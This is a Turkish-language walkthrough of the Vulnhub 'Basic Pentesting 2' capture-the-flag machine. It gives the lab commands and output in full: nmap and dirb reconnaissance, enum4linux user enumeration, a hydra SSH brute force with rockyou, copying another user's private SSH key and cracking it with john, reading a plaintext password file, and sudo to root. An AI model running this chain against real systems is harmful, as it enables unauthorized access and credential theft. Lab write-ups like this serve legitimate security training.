


Basic Pentesting: Walkthrough 2 | Vulnhub

Bu yazıda beraber başka bir vulnhub ctf'ini beraber çözeceğiz. Bakineyi kurup başlattıktan sonra karşımıza şöyle bir ekran gelecek.



Öncelikle bu makinenin ip adresini öğrenmemiz gerekiyor. Bunu netdiscover toolunu yada nmapin sin scan özelliğini kullanarak yapabiliriz. Hangi ip aralığında bulunduğuna göre

`nmap -sN 192.168.0.0/24 -T5` yaparak 192.168.0.0/24 adres aralığındaki bütün bilgisayarlar açık mı kapalı mı öğrenebiliriz.

Ve ip adresimizi 192.168.0.152 olarak buluyoruz.

`Nmap -sC -sV -pN -vv 192.168.0.152 -T5 -oN nmap_result.txt`

Komutunu çalıştırarak 192.168.0.152 ip adresi üzerinde bir nmap taraması gerçekleştiriyoruz. Burada

-sC parametresi NSE kütüphanesinde bulunan temel bazı betiklerin çalıştırılmasını

-sV parametresi versiyon taraması yapmasını

-oN parametresi ise çıktığı normal formatta nmap_result.txt'ye yazmasını sağlıyor.

```

[erkan@EYILMAZ] [-/desktop/vulnhub/basic_pentesting_2]
$ nmap -SC -sV -Pn -vv 192.168.0.152 -T5 -oN nmap.result.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-05 17:36 +03
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:36
Completed NSE at 17:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:36
Completed NSE at 17:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:36
Completed NSE at 17:36, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:36
Completed Parallel DNS resolution of 1 host. at 17:36, 1.22s elapsed
Initiating Connect Scan at 17:36
Scanning 192.168.0.152 [1000 ports]
Discovered open port 139/tcp on 192.168.0.152
Discovered open port 445/tcp on 192.168.0.152
Discovered open port 8080/tcp on 192.168.0.152
Discovered open port 80/tcp on 192.168.0.152
Discovered open port 22/tcp on 192.168.0.152
Discovered open port 8009/tcp on 192.168.0.152
Completed Connect Scan at 17:36, 1.15s elapsed (1000 total ports)
Initiating Service scan at 17:36
Scanning 6 services on 192.168.0.152
Completed Service scan at 17:36, 11.02s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.0.152.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:36
Completed NSE at 17:36, 1.22s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:36

```

Çıktı dosyası aşağıdaki gibidir.

```

[erkan@EVLINMA2] ~ /desktop/vulnhub/basic_pentesting_2
$ cat nmap_result.txt
# Nmap 7.92 scan initiated Sun Dec 5 17:36:37 2021 as: nmap -sC -sV -Pn -vT -oN nmap_result.txt 192.168.0.152
Nmap scan report for 192.168.0.152
Host is up, received user-set (0.0056s latency).
Scanned at 2021-12-05 17:36:38 +03 for 14s
Not shown: 994 closed tcp ports (conn-refused)

```

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack	OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)

```

ssh-hostkey:
  2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDZAxcFwSD09lYkBTnKpRgPTwFymZ2Y229LllyEjDLrjm7LIkhcCgrlgnJ0tLk5NpHlHNvmwhkCkPPiAuhUhmMVE5xk1h0j31+Ucx2IV
1FSKB812ixgJLQyWmaC5yglHx0EgB2v5JR3J5UA8r0ZaF28VcDv0M0hKspG0/5oPmQUSiJTUA/XkocMjvKZqHwv8InQlQ0j3VXKq735SeC3aKzplh7FzYxJubV10SAy8gdgphJommyx2qus
  256 89:b9:b9:1c:e0:b7:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdhYANtAAAAIbmlzdhYANtYAAABBBP0X3pgwF9eAT9r1r/dAnkoB4PqzJmJ2Q9LZIVIXeEF9jsfRkc+tg5jK9wK0DU03J2U7
  256 a5:68:2b:22:5f:98:40:62:21:3d:a2:c2:c5:a9:f7:c2 (ED25519)
  ssh-ed25519 AAAAC3NzaC1lZDl1IHV5MAAAIAzy6ZackwPgeqtu3Jcn6P0LrYZZLjMj5DlZY9ldgldw
80/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))
  http-server-header: Apache/2.4.18 ((Ubuntu))
  http-title: Site doesn't have a title (text/html).
  http-methods:
    Supported Methods: GET HEAD POST OPTIONS
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open ajp13 syn-ack Apache Jserv (Protocol v1.3)
  ajp-methods:
    Supported Methods: GET HEAD POST OPTIONS
880/tcp open http syn-ack Apache Tomcat 9.0.7
  http-methods:
    Supported Methods: GET HEAD POST OPTIONS
  http-favicon: Apache Tomcat
  http-info: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
clock-skew: mean: 1h39m57s, deviation: 2h53m12s, median: -2s
smb2-time:
  date: 2021-12-05T14:36:49
  start date: N/A
smb-security-mode:
  account used: guest
  authentication level: user
  challenge response: supported
  message signing: disabled (dangerous, but default)
smb2-security-mode:
  3.1.1:
    Message signing enabled but not required
nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Names:
  BASIC2-d0: Flags: <unique><active>
  BASIC2-c03: Flags: <unique><active>
  BASIC2-c2b: Flags: <unique><active>
  \X81X\82_MSRR0WSE \x82djl: FlA005: s0c0u0e<active>

```

Burada bir web server açık olduğunu görünce web serverdaki directoryleri dirb kullanarak bulmaya çalışıyorum .

```

(erkan@EYILMAZ) - [~/desktop/vulnhub/basic_pentesting_2]
$ dirb http://192.168.0.152

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Sun Dec  5 17:40:49 2021
URL_BASE: http://192.168.0.152/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.152/ ----
==> DIRECTORY: http://192.168.0.152/development/
+ http://192.168.0.152/index.html (CODE:200|SIZE:158)
+ http://192.168.0.152/server-status (CODE:403|SIZE:301)

---- Entering directory: http://192.168.0.152/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Sun Dec  5 17:40:54 2021
DOWNLOADED: 4612 - FOUND: 2

```

Burada teker teker bu adreslere gidip bilgi topluyorum.

Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dev.txt	2018-04-23 14:52	483	
 i.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 192.168.1.11 Port 80

Burada da dev.txt dosyasının içeriğine bakıyorum.

```

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

```

```

2018-04-22: SMB has been configured. -K

```

```

2018-04-21: I got Apache set up. Will put in our content later. -J

```

Smb olduğunu buradan öğreniyorum. Hemen enum4linux kullanarak smb hakkında bilgi sağlamaya çalışıyorum .

```
(erkan@EYLMAZ) [~/desktop/vulnhub/basic_pentesting_2]
--$ enum4linux -a 192.168.0.152 |tee enum4linux.result.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec  5 17:43:
21 2021

=====
| Target Information |
=====
Target ..... 192.168.0.152
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.0.152 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 192.168.0.152 |
=====
Looking up status of 192.168.0.152
BASIC2 <00> - B <ACTIVE> Workstation Service
BASIC2 <03> - B <ACTIVE> Messenger Service
BASIC2 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

=====
| Session Check on 192.168.0.152 |
=====
[+] Server 192.168.0.152 allows sessions using username '', password ''

=====
| Getting domain SID for 192.168.0.152 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 192.168.0.152 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.0.152 from smbclient:
[+] Got OS info for 192.168.0.152 from srvinfo:
```

Enum4linux çıktısını incelerken 2 tane kullanıcı buluyorum . Bu kullanıcılar bana -j -k isimlerini hatırlatıyor daha önce gördüğüm.

```
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```

hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.0.152 ssh

Komutunu kullanarak bruteforce saldırısı ile jan in şifresini bulmaya çalışıyorum.Biraz bekledikten sonra şifrenin armando olduğunu öğreniyorum.

```
erkan@EYLMAZ: ~/desktop/vulnhub/basic_pentesting_2
$ ssh jan@192.168.0.152
jan@192.168.0.152's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

283 packages can be updated.
201 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Dec  5 09:49:55 2021 from 192.168.0.153
jan@basic2:~$
```

Ssh kullanarak jan kullanıcısı ile bir shell aldım.

Hemen sistem hakkında bilgi edinmeye çalışıyorum .

Uname -a yaparak sistemin

```
Linux basic2 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64 x86_64
x86_64 GNU/Linux
```

Olduğunu öğreniyorum .

Bununla alakalı bir zafiyet bulamayınca başka bir yol aramaya çalışıyorum .

Sistemde kay diye başka bir kullanıcı olduğunu görüyorum ve onun ssh keyini
cat /home/kay/.ssh/id_rsa yaparak alıyorum .

Sshtojohn ve john toolarını kullanarak kayın şifresini öğreniyoruz.

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 3/3 0g/s 394347p/s 394347c/s 394347C/s bresity3
0g 0:00:00:11 3/3 0g/s 400782p/s 400782c/s 400782C/s peyer4
beeswax (key)
Session aborted
```

Ssh ile içeri girince cir dosyanın içinde

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Şifresini buluyoruz bu kayın şifresi

```
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ ls
pass.bak
kay@basic2:~$
```

Sudo -i yapıyoruz ve root kullanıcısına geçiyoruz .

Id komutunu çalıştırıp kontrol ediyoruz.

```
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~#
```

Artık root'uz.

Okuduğunuz için teşekkürler.